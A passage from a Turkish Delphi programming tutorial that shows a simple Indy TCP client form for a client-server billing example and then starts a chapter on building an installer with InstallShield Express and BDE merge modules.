



- Birinci adımda formunuza bir adet "**IdTCPClient**" kontrolü ile bir adet "**IdAntiFreeze**" (kilitlenmeleri engellemek için) kontrolü yerleştiriniz.
- İkinci adımda formunuza iki adet "Memo" kontrolü , iki adet "Edit" ve İki adet "Button" kontrolü ekleyiniz.
- Üçüncü adımda aşağıdaki kod bloğunu "Unit" pencerenize ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Edit1.Text:='10.11.0.180';
  Edit2.Text:='20000';
  IdAntiFreeze1.IdleTimeOut:=100;
  IdAntiFreeze1.Active:=true;
  Button2.Enabled:=false;
end;
procedure TForm1.Button1Click(Sender: TObject);
//Bağlan
begin
  if IdTCPClient1.Connected=false Then
    begin
      IdTCPClient1.Host:=Edit1.Text;
      IdTCPClient1.Port:=StrToInt(Edit2.Text);
      IdTCPClient1.Connect();//Bağlan
      Button2.Enabled:=true;
      Button1.Enabled:=false;
```


```
    StatusBar1.Panels[0].Text:='Bağlantı Sağlandı';
   end;
end;
procedure TForm1.Button2Click(Sender: TObject);
//Bağlantıyı Kes
begin
 if IdTCPClient1.Connected Then
   begin
    IdTCPClient1.WriteLn('kapat');
    IdTCPClient1.Disconnect;
    Button2.Enabled:=false;
    Button1.Enabled:=true;
   end;
end;
procedure TForm1.Memo1KeyPress(Sender: TObject; var Key: Char);
//Gönder
var
 mesaj,oku:AnsiString;
begin
 if Key=#13 Then //Enter tuşuna basarsa
   begin
    if IdTCPClient1.Connected Then //Bağlantı varsa
      begin
       mesaj:=Memo1.Lines.Strings[Memo1.Lines.count-1];
       IdTCPClient1.WriteLn(mesaj);
       oku:=IdTCPClient1.ReadLn();//portu oku
       Memo2.Lines.Add(oku);
       StatusBar1.Panels[1].Text:='Mesaj Gönderildi';
      end;
   end
end;
```

Şimdi iki uygulamayı da aşağıdaki şekilde alt alta gelecek şekilde çalıştırın (farklı iki bilgisayarda çalıştırırsanız daha iyi olur). Ardından "Client uygulamasında yer alan "Bağlan" isimli düğmeye tıklayın. Kaydınızın otomatik olarak "Server" uygulamasındaki tabloya yazıldığını göreceksiniz (Ayrılış saati sütunu ile tutar sütunu boş bırakılmaktadır). Ardından "Bağlantıyı Kes" düğmesine tıkladığınızda boş bırakılan "ASAATI" sütunu ile "TUTAR" sütunu hesaplanarak ilgili yerlere eklenecektir.





Önce "Bağlan" ardında "Bağlantıyı Kes" düğmelerine tıklayın Server uygulamanıza ait görüntü aşağıdaki şekilde oluşacaktır.




BÖLÜM 13
SETUP PROJESİ OLUŞTURMAK

Setup Projesi Oluşturmak:

Oluşturduğunuz projeyi başka bilgisaylarda çalıştırmak için setup dosyası haline getirmeli, diğer bilgisayarlara oradan yükleme yapmalısınız. Aksi takdirde bilhassa içerisinde "BDE" uygulamaları olan projeler için bir çok hata mesajıyla karşılaşacaksınız. Bu bölümde sizlere "Delphi" projelerinin setup dosyalarını nasıl oluşturabileceğinizi göstereceğim.

Setup dosyası oluşturmak için "Delphi" "CD" si içerisinde bulunan "InstallShield Express" yazılımını kurmanız gerekecektir. Aşağıda pencere gösterilmektedir.

"InstallShield Express" yazılımını kurduktan sonra "Windows" un Start menüsüne aşağıdaki şekilde eklenmiş olması gerekecektir.




Şimdi yukarıdaki adımları izleyerek "InstalShieeld->Expres" uygulamasını başlatınız.

Karşınıza aşağıdaki pencere açılacaktır. Bu pencerede daha önceden hazırlamış olduğunuz bir setup projesi varsa ve onu açmak istiyorsanız "**Open a Project**" seçeneğini, yeni baştan bir setup dısyası oluşturacaksanız "**Create a new Project**" linkine tıklamalısınız.

Biz yeni baştan bir setup dosyası oluşturacağımız için "Create a new Project" seçeneğini seçerek aşağıdaki pencerenin açılmasını sağladık.

Açılan yukarıdaki pencerede "**Blank Setup Project**" iconunu seçip "Project Name and Location" kutusuna "Setup dosyanızı kaydedeceğiniz klasörü belirleyin (Herhangi bir klasör olabilir).

Ardından projenizin isminide değiştirerek (your project name-1) projenize uygun istediğiniz bir isim verin.




Artık "Create" buttonuna tıklayabilirsiniz. Oluşturacağınız setup dosyasını belirttiğiniz klasörün içerisine kaydedecektir.

Product Properties	
Product Name	Buraya programınızın ismini yazın
Product Version	1.00.0000
Product code	{41C19E8B-F073-4958-B882-D3BEC5099483}
Upgrade code	{F88A1C18-27F6-4DAA-B935-B4CF6C83E391}
INSTALLDIR	Programinizin kurulacagi klasoru yazin
DATABASEDIR	Veritabani dosyanizin kurulmasini istediğiniz klasöru belirtin
Default Font	Tahoma:8
Summary Information Stream	
Author	Program gelistiricisini bu kisma
Authoring Comments	Programa ait aciklamayi buraya yazin
Subject	İsmi girin
Keywords	Installer,MSI,Database
Schema	200
Add/Remove Programs	
Use Add/Remove Programs	Yes
Disable Change Button	No
Disable Remove Button	No
Disable Repair Button	No
Display Icon	
Readme	
Publisher	Sirketin ismini ve unvanini giriniz
Publisher/Product URL	web adresini yazin
Product Update URL	guncelleme sayfa adresini yazin
Support Contact	Program hakkinda teknik destek alinacak olan sahsi girin
Support URL	destek adresini giriniz
Support Phone number	telefon numarasini

Yukarıda gösterilen hücrelere uygun alan değerleri girerek bir sonraki adıma geçiniz (Bu hücre değerlerine "**General Information**" Seçeneğine tıklarsanız erişebilirsiniz.).

Bu adımda "**Setup Types**" seçeneğini aktif hale geçirip programınızın kurulum seçeneklerini belirleyebilirsiniz. Delphi sizlere kurulum için üç ayrı seçenek sunmaktadır (Typical-Minimal-Custom) Dilediğinizi veya hepsini beraber seçebilirsiniz.




Eğer tüm seçenekleri seçerek diğer adımlara geçerseniz herbiri için kurulması gereken dosyaları ayrı ayrı belirlemek durumunda kalırsınız (Genellikle çok büyük uygulamalar için gerekli olabilecek bir seçenektir).

Yukarıdaki seçeneklerden "Typical" olanı seçip diğer adımlara geçiyoruz.

Bu adımda "**Specify Application Data**" bölümünü aktifleştirin. Yukarıda seçmiş olduğunuz kurulumlara ait kullanılacak olan dosya ve klasörlerin tamamını buradan ayarlamalısınız.

En üst bölümden "**Allways**" seçeneğini seçin (Sadece Typical işaretli ise diğerleri gözükmeyecektir), kurulması zorunlu olan dosyaları bu bölümde yer alan "Destination Computers file's" kısmına ekleyin. "INSTALLDIR" aktifken "projenize ait exe dosyasını, "DATABASEDIR" aktifken de uygulamanızın kullanacağı veritabanı dosyalarını ekleyin.

Pencerenize ait en son ekran görüntüsü aşağıda verilmiştir.




Kurulumunuz için gerekli dosyaları belirledikten sonra "**Object/Merge**" bölümüne geçerek şayet varsa "BDE" ayarlarını yapalım.

"DataBase Desktop" la oluşturulan bir veritabanı bağlantınız varsa şimdiki bölümde muhakkak bu işlemi yapmanız gerekecektir.


Hatırlatalım sayet bir "ADO" kontrolü kullanarak Microsoft ürünlerine veya diğer veritabanı uygulamalarına bağlantı kurduysanız yine bu işlemi uygulamak zorundasınız. Aksi takdirde setup dosyanızı diğer bilgisayarlara yüklediğinizde tabloların bulunamadığına dair çok sıkıcı uyarılarla karşılaşacaksınız. Programınızda kullanabileceğiniz tüm veritabanı seçeneklerini "**InstallShield Object/Merge Modules**" kısmında bulabilirsiniz. Yapmanız gereken tek şey bu seçeneğin işaret düğmesini aktifleştirmekten ibaret olacaktır.

Aşağıdaki ekran görüntüsü "Object/Merge Modules" seçeneği işaretlendikten sonra alınmıştır. Uygulamamızda sadece "BDE" Veritabanı tablolarından

bulunduğu için, “InstallShield Object/Merge Modules” kısmından “BDE_ENT” seçenek düğmesini aktif hale geçirin.




Karşınıza “Welcome to the BDE Object Wizard” penceresi açılacak, Delphi sizleri yönlendirecektir. “Next” düğmesine tıklayın.




Bu pencereden programınıza ait ayar dosyalarının tutulacağı bir dosya belirleyebilirsiniz.

“Next” düğmesine tıklayarak diğer pencereye geçebilirsiniz. Yeni pencereden “BDE” uygulamaları ile yeni bir dosya oluşturacağımız için “**Launch**” düğmesine tıklayın. Aşağıdaki pencere açılacaktır.



